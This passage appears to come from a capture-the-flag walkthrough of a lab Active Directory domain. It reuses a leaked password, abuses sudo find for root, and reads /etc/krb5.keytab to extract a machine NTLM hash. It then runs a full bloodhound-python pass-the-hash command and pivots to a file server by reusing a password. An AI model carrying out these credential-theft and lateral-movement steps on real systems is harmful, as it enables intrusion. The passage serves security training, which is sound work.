
Image not found or type unknown



Hudson sends mailadmin an email, according to the context, mason has changed his password to **CIAAgent1984**. So we get another credential **mason:CIAAgent1984**.


12: Use this credential to log in as Mason via SSH, and it works.

Image not found or type unknown




13: Check mason’s **sudo list**, we find that mason can execute **find** with sudo permission. Abuse it and get root privilege.

Image not found or type unknown




14: Read and transfer **/etc/krb5.keytab** to Kali, then use **keytabextract.py** to extract web01$’s NTLM hash.

Image not found or type unknown




15: Use bloodhound-python to collect domain information: **bloodhound-python3 -c ALL -u ‘WEB01$@BLACKOPS.LOCAL’ — hashes 00000000000000000000000000000000:5db7a1891649cef400f8cd6923bb4a69 -d BLACKOPS.LOCAL -ns 192.168.0.56 — dns-tcp**

Image not found or type unknown



16: Upload data to BloodHound, and we find **alex.mason** is a domain user.

Image not found or type unknown




web01 -> file01

17: mason is a local linux user on web01, while **alex.mason** is a domain user, so Mason could **reuse** his password.


18: Access file01 as **BLACKOPS\alex.mason** via **SSH**.

Image not found or type unknown




19: Enumerate **SUID binaries**, we find multiple privilege escalation vector. But it is interesting that **tcpdump** is also set SUID.

Image not found or type unknown



